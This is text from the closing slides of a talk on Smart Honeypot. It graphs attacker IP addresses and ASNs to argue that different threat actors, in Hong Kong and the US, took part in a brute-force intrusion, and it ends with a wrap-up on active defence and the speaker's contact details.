





Math time!

$D = (V, A)$


- D: directed graph
- V = { Attackers IP addresses, **ASN** }
- $\mathrm{A} = \{(x, y) | x, y \in V\}$






@SmartHoneypot

#4 Different threat actors are involved







@SmartHoneypot

SecurityDimension


#4 Different threat actors are involved





@SmartHoneypot

#4 Different threat actors are involved




Two possible scenarios

1. Infector (US) purchased a botnet in Hong Kong to perform a brute-force attempts
2. A list of compromised hosts was traded to the Infector (US) for distribution of malwares

?

@SmartHoneypot

Timeline of intrusion



7 days

HK

21 Nov

US

28 Nov

1 day

BF

IN

@SmartHoneypot

Wrap up

If there is a mad guy in the town and he goes around and throws bricks to the windows. We can either one, go an buy a bullet proof window or two, as a community we can keep the mad guy out.

Unfortunately, in the it security world, the solution is the earlier.

I am hopping by providing more attack intelligence through active defense approach and honeypot, we respond more effectively to todays security problem.

@SmartHoneypot

Thank you!

Any questions?

@SmartHoneypot

Pedram Hayati

Twitter: pi3ch
pedram@secdim.com

Read my blog posts at
blog.secdim.com

Smart Honeypot

Twitter: smarthoneypot
www.smarthoneypot.com

“Know your enemy prior to building your defence”